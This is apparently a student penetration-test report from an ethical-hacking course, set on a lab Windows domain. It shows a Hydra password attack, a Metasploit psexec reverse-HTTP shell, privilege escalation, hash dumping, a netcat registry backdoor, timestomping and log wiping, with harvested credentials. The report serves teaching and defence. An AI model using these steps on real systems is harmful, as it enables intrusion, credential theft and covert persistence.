Penetration Testing

Rory

CMP210: Ethical Hacking 1

2021/22

Note that Information contained in this document is for educational purposes.

.

Abstract

This document displays how it is possible to break into the uadcwnet domain and gain root privileges on multiple machines within the network and set up a way to backdoor into the machine using netcat.

Firstly the machines on the network were scanned with the use of NMAP to find their IP addresses. Following this another scan was made to find and open ports on these machines, next a scan was made using Nessus. During the process of doing this multiple vulnerabilities were found from the PHP server a lot of them stemming from the fact that the version of PHP was unsupported/outdated. The machine was exploited by taking advantage of the vulnerabilities to exploit the machine (Windows Server).

The Usernames of all the people on this server were then enumerated by using rpcclient this revealed a large list of usernames which could be used to help crack a passwords via a dictionary attack. This attack revealed a few passwords, these passwords were then used in a reverse http attack using psexec with the login credentials which gave access to the server. Root privileges were soon gained following this via Named Pipe Impersonation in the memory.

With these privileges all the users' password hashes were dumped and then cracked using CAIN. Persistence was then added by uploading netcat to the machine and the startup, then opening a port to connect through. This would give access to the attacker via netcat every time the victim booted their machine.

From what was found it's clear that the server would heavily benefit from having its software updated. Also adding a lockout for too many login attempts would help prevent the server from being susceptible to dictionary attacks, salting passwords would help stop the hashes from being cracked using a rainbow table.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

This document will discuss penetration testing. Penetration testing also known as pen testing is the act of an attacker breaking into a system with prior consent to find potential vulnerabilities in the system. This allows a company to test its software, Servers etc. for potential vulnerabilities likely so that they can patch the vulnerabilities in an update to prevent malicious hackers from exploiting their software, Server, etc.

In this instance, the target of the operation is the uadcwnet web server in which both machines Server 1 and 2 will be tested for potential vulnerabilities and fixes/recommendations on how to alter these machines so that they are less susceptible to exploitation in the future, any vulnerabilities with the technology will need to be patched.

This is important as if a malicious attacker were able to gain root system privileges across the whole server the collateral damage they could cause would be astronomical, of course depending on the importance of the server this could have different degrees of impact. In 2020 data breaches on companies cost an average of £2.87 million per data breach the average cost per stolen record being £110.

Not to mention that when a company has a big data breach their customer's base lose faith in that company to keep their data secure. A study was done by Okta & Yougov where customers were asked if they were likely to use the service of a company they distrusted with 88% saying no, another test stating 39% said they had lost trust in companies after hearing about a large data breach, this means you've lost over a third of your customers due to the breach!

The objective by the end of this test is to find any serious vulnerabilities on the network and suggest changes so the machine can be patched.

1.2 AIM

- This project aims to find vulnerabilities in either server and exploit them
- The first step should be to gain access to another users account
- The user account should be used to escalate privileges
- These privileges should then be used to set up an easy route of access for the attacker and to extract important information from both systems

- After this fixes for the various exploits should be found to show how the network can be made more secure

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

Penetration Testing – Process

- **Nmap**
  - **-Scanning for targets**
  - **-Finding open ports**
- **Enumeration**
  - **-Finding users on the domain**
  - **-Looking through shares for any useful information**
  - **-Finding information on the domain itself (e.g the name)**
- **Nessus Scan**
  - **-Looking for potential exploits, primarily critical exploits in the system**
- **Password cracking**
  - **-Using a dictionary attack on all the user found in the enumeration stage**
- **System hacking**
  - **-Using the user credentials from the password cracking stage to login and raise our privileges to root/system.**
  - **-Use these privileges to dump the hashes of the other users and crack them**
  - **-Alter files on the server uploading/downloading files**
  - **-Create and backdoor into the system for easy access**
- **Discussion**
  - **-Implementation of countermeasures to prevent future attacks on the network**
- **Future work**
  - **-Discussion on how this project could help benefit my future endeavors**

2.2 SUB-HEADING


2.2.1 NMAP

The test starts by scanning the network for other connected systems. This is done via an Arp scan using Nmap.

```
root@kali:~# nmap -sP -PR 192.168.10.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-20 11:09 EST
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Nmap scan report for Server2 (192.168.10.2)
Host is up (0.0010s latency).
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Nmap scan report for ML-RefVm-202382 (192.168.10.254)
Host is up (0.00080s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.10.253
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.96 seconds
root@kali:~#
```

This reveals to us the other devices that are connected to the network: Server1, Server2, Client & the Azure VM itself.

More information can be found out about these machines using the advanced IP scanner



This tells us that the two servers are http web servers and that one of the servers is running on ArGoSoft while the other server is running on Apache while also giving the version number of the mail server. This is useful as there might be vulnerabilities with that particular version of the software.


Next Nmap is used to make a port scan on both of the machines Server1/2 which reveals a list of open ports that could potentially be used to exploit the system.

Output Ref Server1 [2/3/4] Server2 [5/6/7]

Notably, port22(ssh) is open making it possible to remotely login to the machine

Port 445(Microsoft-ds) is also open revealing the domain name of the network, another look at this will be taken when a reverse DNS lookup is done on the machines(nslookup).

It should also be noted that PuTTY was used to open an ssh login but no login banners were found via this method



2.2.2 Enumeration

At this point, the target is enumerated with a variety of methods first of all a DNS reverse lookup is done to confirm the name of the domain using NSlookup

```
C:\WINDOWS\system32>nslookup
Default Server:  UnKnown
Address:  168.63.129.16

> server 192.168.10.1
Default Server:  [192.168.10.1]
Address:  192.168.10.1

> 192.168.10.1
Server:  [192.168.10.1]
Address:  192.168.10.1

Name:    Server1.uadcwnet.com
Address:  192.168.10.1

> 192.168.10.2
Server:  [192.168.10.1]
Address:  192.168.10.1

Name:    Server2.uadcwnet.com
Address:  192.168.10.2

> _
```

Both servers will be running on uadcwnet.com

Next rpcclient is used with the test login credentials provided to enumerate all the users on the domain

[RPC 1/2/3]

For the next stage of enumeration, the shares will be searched for things such as credentials or server information such as version numbers or types of software being used on the domain.

```
PS C:\WINDOWS\system32> cat \\192.168.10.1\Fileshare2\VBA\slumber.sql
On Error Resume Next
' This script joins the current computer to a domain, using specified user and placing it in specified OU
' Created by Sole Viktor - sole@sole.dk

' Set theese variables
strDomain = "uadcwnet" ' Domain to logon
strPassword = "rAaSNksR7BP" ' Service account logon password
strUser = "C.Watkins" ' Service account
strOU = "OU=LetsPlaceItHere,OU=MySecondOU,OU=MyFirstOU,DC=mydomain,DC=local" ' OU to place computer in
```

Searching for the password in the fileshares the credentials of the user C.Watkins was obtained by making a string search for any file with the text strPassword in them this revealed that the file slumber.sql contained information regarding this.

It should be noted that a password was found in the SYSVOL2 file shares however by the time it was found CAIN had already cracked the password for H.Scott and therefore it was not useful, however still proves to be a vulnerability in the system.

```
PS C:\Users\Administrator> Get-ChildItem -Path "\\Server1\SYSVOL2\uadcwnet.com" -Recurse | Select-String -Pattern "cPassword"
Get-ChildItem -Path "\\Server1\SYSVOL2\uadcwnet.com" -Recurse | Select-String -Pattern "cPassword"

\\Server1\SYSVOL2\uadcwnet.com\Policies\{3EC5AF29-2D30-2A94-9481CAEB36D5}\User\Applications\crawlspace.xml:2:<Groups
clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="Administrator (built-in)" image="2" changed="2017-10-10 11:23:48"
uid="{355F2024-75C3-4EB4-9A16-BE114035625F}"><Properties action="U" newName="" fullName="" description=""
cpassword="f500amqV2RryEPXyyI/KnUcUHMF3aNTUyCmINjJ0Mx0" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="1"
subAuthority="RID_ADMIN" userName="H.Scott "/></User>


PS C:\Users\Administrator>
```

2.2.3 Nessus

This brings us the vulnerability or more appropriately Nessus as it was the only tool used in this stage.


Nessus was set up to perform a basic on both servers provided with credentials that had been found in the enumeration stage as well as the test account provided. The scan results showed that the domain was highly vulnerable across both servers, Server 1 having 24 vulnerabilities and 2 having 8 the second server being generally more secure with no critical vulnerabilities.

However, both servers systems use the same login database which means that if admin access is gained on one server naturally you can use the same login on the other.

CRITICAL	10.0	PHP Unsupported Version Detection	CGI abuses	1	
CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7...	CGI abuses	1	
CRITICAL	9.8	PHP 5.6.x < 5.6.31 Multiple Vulnerabili...	CGI abuses	1	
CRITICAL	9.8	PHP 5.6.x < 5.6.32 Multiple Vulnerabili...	CGI abuses	1	
CRITICAL	9.8	PHP 5.6.x < 5.6.34 Stack Buffer Overfl...	CGI abuses	1	
CRITICAL	9.8	PHP 5.6.x < 5.6.40 Multiple vulnerabili...	CGI abuses	1	
HIGH	8.8	PHP 5.6.x < 5.6.36 Multiple Vulnerabili...	CGI abuses	1	
HIGH	7.5	PHP < 7.3.24 Multiple Vulnerabilities	CGI abuses	1	
HIGH	7.5	PHP 5.6.x < 5.6.37 exif_thumbnail_extr...	CGI abuses	1	
HIGH	7.5	PHP 5.6.x < 5.6.39 Multiple vulnerabili...	CGI abuses	1	
MEDIUM	6.1	PHP 5.6.x < 5.6.33 Multiple Vulnerabili...	CGI abuses	1	
MEDIUM	6.1	PHP 5.6.x < 5.6.38 Transfer-Encoding ...	CGI abuses	1	
MEDIUM	5.3	PHP < 7.3.28 Email Header Injection	CGI abuses	1	
MEDIUM	4.7	PHP 5.6.x < 5.6.35 Security Bypass Vul...	CGI abuses	1	

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 10:51 PM
End:	Today at 11:03 PM
Elapsed:	12 minutes

Vulnerabilities



From the results of the scan, it's clear that the software for server 1 is outdated and vulnerable making it the best place to initiate the attack from.

INFO Microsoft Windows SMB : Obtains the Password Policy

Description

Using the supplied credentials it was possible to extract the password policy for the remote Windows host. The password policy must conform to the Informational System Policy.

Output

```
The following password policy is defined on the remote host:

Minimum password len: 0
Password history len: 0
Maximum password age (d): 9999
Password must meet complexity requirements: Enabled
Minimum password age (d): 0
Forced logoff time (s): Not set
Locked account time (s): 2
Time between failed logon (s): 1
Number of invalid logon before locked out (s): 0
```

Port	Hosts
445 / tcp / cifs	192.168.10.1

The scan also shows the settings for the password policy which are terrible making a dictionary attack a decent method of finding the credentials of other users on the domain

2.2.4 Password Cracking

Being that one of the vulnerabilities found in the previous stage was a poor password policy configuration a dictionary attack using hydra is going to be made on the server using the CAIN.txt file for our list of passwords & a list of the users enumerated from earlier. Since there is no lockout for too many invalid passwords it should be easy to crack the credentials of a few users in a fairly small period of time.

```
root@Kali:~/Desktop# hydra -L users.txt -P "cain.txt" smb://192.168.10.1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-22 09:30:56
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 30977306 login tries (l:101/p:306706), ~30977306 tries per task
[DATA] attacking smb://192.168.10.1:445/
[STATUS] 5694.00 tries/min, 5694 tries in 00:01h, 30971612 to do in 90:40h, 1 active
[STATUS] 5760.00 tries/min, 17280 tries in 00:03h, 30960026 to do in 89:36h, 1 active
[STATUS] 5739.86 tries/min, 40179 tries in 00:07h, 30937127 to do in 89:50h, 1 active
[STATUS] 5744.13 tries/min, 86162 tries in 00:15h, 30891144 to do in 89:38h, 1 active
[STATUS] 5741.65 tries/min, 177991 tries in 00:31h, 30799315 to do in 89:25h, 1 active
[STATUS] 5737.32 tries/min, 269654 tries in 00:47h, 30707652 to do in 89:13h, 1 active
[STATUS] 5727.75 tries/min, 360848 tries in 01:03h, 30616458 to do in 89:06h, 1 active
[STATUS] 3109.15 tries/min, 436628 tries in 02:20h, 30540678 to do in 163:43h, 1 active
[STATUS] 3351.23 tries/min, 524244 tries in 02:36h, 30453062 to do in 151:28h, 1 active
  [STATUS] 3564.25 tries/min, 614595 tries in 02:52h, 30362711 to do in 141:59h, 1 active
[STATUS] 3747.13 tries/min, 706084 tries in 03:08h, 30271222 to do in 134:39h, 1 active
[STATUS] 3898.55 tries/min, 796993 tries in 03:24h, 30180313 to do in 129:02h, 1 active
[STATUS] 4029.07 tries/min, 888141 tries in 03:40h, 30089165 to do in 124:29h, 1 active
[STATUS] 4142.77 tries/min, 979489 tries in 03:56h, 29997817 to do in 120:42h, 1 active
[445][smb] host: 192.168.10.1   login: J.Tate   password: knobber
[STATUS] 4882.99 tries/min, 1232629 tries in 04:12h, 29744677 to do in 101:32h, 1 active
[STATUS] 4841.02 tries/min, 1299490 tries in 04:28h, 29677816 to do in 102:11h, 1 active
[STATUS] 4874.38 tries/min, 1386435 tries in 04:44h, 29590871 to do in 101:11h, 1 active
[445][smb] host: 192.168.10.1   login: M.Bradley   password: basemen
[STATUS] 5837.05 tries/min, 1847037 tries in 05:16h, 29130269 to do in 83:11h, 1 active
```

Hydra was able to crack two different users this was run in the background during the enumeration stage as to not waste any time.

(I certainly don't remember leaving it for 5hrs if I had the machine would have switched off for inactivity?)

2.2.5 System Hacking

Now that some credentials have been obtained they need to be put to use this brings us to the exploitation stage.

Starting off with the exploit that is going to be used, in this instance psexec is going to be used as the software is used for genuine remote connections and therefore shouldn't be flagged by the system as a malicious connection. As for the payload a reverse_http shell is going to be used in simple terms this gets the system to remotely connect back to our system (http) which can be used to give it commands(shell). Its name comes from the fact that you're getting the target to connect to the attacker (reverse).

Exploit-

RHOSTS- 192.168.10.1-The target

RPORT- 445-Required for SMB used for netlogon which is required for authenticating users on the domain(logging in using creds via psexec)

SMBDomain-uadcwnet.com-The domain name of the server

SMBPass/User-Users credentials

Payload-

LHOST-Machine acting as a server aka the attacker

LPORT-4444-HTTPS uses this port

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.10.1     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             uadcwnet.com     no        The Windows domain to use for authentication
   SMBPass               knobber          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               J.Tate           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

This exploit is then run and creates a meterpreter connection with the victims machine

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started HTTP reverse handler on http://192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com as user 'J.Tate'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[!] http://192.168.10.253:4444 handling request from 192.168.10.1; (UUID: k9wuw2om) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.10.253:4444 handling request from 192.168.10.1; (UUID: k9wuw2om) Staging x86 payload (176220 bytes) ...
[!] http://192.168.10.253:4444 handling request from 192.168.10.1; (UUID: k9wuw2om) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 127.0.0.1) at 2021-12-22 14:14:33 -0500

meterpreter >
```

The process is then migrated to another with higher privileges after doing so Named Pipe impersonation is used to get system privileges on the server.

```
meterpreter > migrate 4704
[*] Migrating from 3308 to 4704...
[*] Migration completed successfully.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

At this point many commands can be used, just to show some that were used look at the images below

```
meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:00:04:12
MTU          : 1500
IPv4 Address : 192.168.10.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::58af:bc89:b761:e366
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
PS C:\Windows\system32> Get-NetAdapter -Name * -IncludeHidden
Get-NetAdapter -Name * -IncludeHidden

Name                      InterfaceDescription                    ifIndex Status       MacAddress             LinkSpeed
----                      --------------------                    ------- ------       ----------             ---------
Ethernet (Kernel Debug ... Microsoft Kernel Debug Network Adapter       7 Not Present                           0 bps
Ethernet                  Microsoft Hyper-V Network Adapter             6 Up           00-15-5D-00-04-13      10 Gbps
Teredo Tunneling Pseud ...                                              4 Not Present                           0 bps
Microsoft IP-HTTPS Pla ...                                              3 Not Present                           0 bps
6to4 Adapter                                                            2 Not Present                           0 bps
```


It should be noted while searching through the files of the machine the password for mysql “hacklab2019” was found.

A demonstration of timestomp was also used on a text file, this will also be used on netcat in a later stage

```
meterpreter > upload Hello.txt c:\\
[*] uploading  : /root/Hello.txt → c:\
[*] uploaded   : /root/Hello.txt → c:\\Hello.txt
meterpreter > timestomp c:\\Hello.txt -m "02/14/2019 08:10:03"
[*] Setting specific MACE attributes on c:\Hello.txt
meterpreter >
```

Following this, a hasdump is done dumping the passwords hashes for all the users on the server theses are then entered into CAIN to perform a dictionary attack on the hashes using the CAIN.txt(Much faster

than the hydra cracking from earlier that never finished).



This reveals a large number of the users' credentials (66 of which were undiscovered).

During this however, the admin password was not cracked therefore this was changed via the shell with CMD.

```
c:\Users\Administrator>net user "Administrator" pass123
net user "Administrator" pass123
The command completed successfully.
```

Next persistence should be added to the machine to give the attacker an easy point of entry to access the system again even after it has been rebooted.

This can be done many different ways however in this instance netcat will be used via port 445. This is first done by uploading netcat to the victim machine this can be done using our meterpreter session

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\windows\\system32
[*] uploading  : /usr/share/windows-resources/binaries/nc.exe → C:\windows\system32
[*] uploaded   : /usr/share/windows-resources/binaries/nc.exe → C:\windows\system32\nc.exe
meterpreter >
```

After doing so timestomp is used to change the date. As far as the user is concerned netcat has been on their machine as long as they've had windows.

Netcat now has to be added to the startup programs of the machine, it is done via the registry as shown below –k is the registry path, -v the value name, –d the data to be stored there, Lpd signifying the port and –e the console.

reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe'

Luckily for us port 445 was already open however, should another port need to be opened it can via a shell using powershell as below

```
C:\Windows\system32>netsh firewall add portopening TCP 445 "Service Firewall"
netsh firewall add portopening TCP 445 "Service Firewall"

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

Lastly, once everything necessary had been done with the meterpreter shell the clearev command is executed which should wipe any records of the attacker's presence on the system. Should the attacker need to reconnect to this system at any point they can do this via netcat as shown below.

```
root@kali:~# nc -v 192.168.10.1 445
Warning: forward host lookup failed for Server1
Server1 [192.168.10.1] 445 (microsoft-ds) open
```

The method for breaking into the other server was almost the same, only changing the setting on the exploit to Server 2's IP

The credentials of the administrator were used as shown earlier when altering the password of the admin

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                192.168.10.2     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
                                                    th>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             uadcwnet.com     no        The Windows domain to use for authentication
   SMBPass               pass123          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal rea
                                                    d/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

All the same, steps were followed for this machine too so that netcat could be used to remote to Server2

```
root@kali:~# nc -v 192.168.10.2 445
DNS fwd/rev mismatch: Server2 ≠ Server2.mshome.net
Server2 [192.168.10.2] 445 (microsoft-ds) open
```

And this concludes the testing done towards the server, other than some notable files found which will be included in screenshots along with the other appendices.

3 DISCUSSION

3.1 GENERAL DISCUSSION

It's quite clear from what has been observed that the server certainly has plenty of security issues that need to be resolved. The vulnerability scans it shows the version of PHP that server 1 happens to be an unsupported version which makes it susceptible to many different types of attacks as it's probably missing out on a variety of security patches that have come from new updates. This was one of the main issues with the server, however plenty more were found which will now be listed.

-User credentials in the File shares (Fileshare2 & SYSVOL2)

-Poor password policy setting that allows for dictionary attacks on the system a lockout should be set to prevent too many failed login attempts

-Domain user enumeration has not been disabled on the server

-SSL encryption could be improved by using an alternative to the 3DES encryption suite

-NTLM is an outdated encryption type and is therefore insecure

-Mitigation against pipe impersonation should be put in place on the server

-Weak/common user passwords across the server susceptible to dictionary attack

-Password encryption isn't salted

-No antivirus/firewall

-Non-encrypted files on the system containing passwords

3.2 COUNTERMEASURES

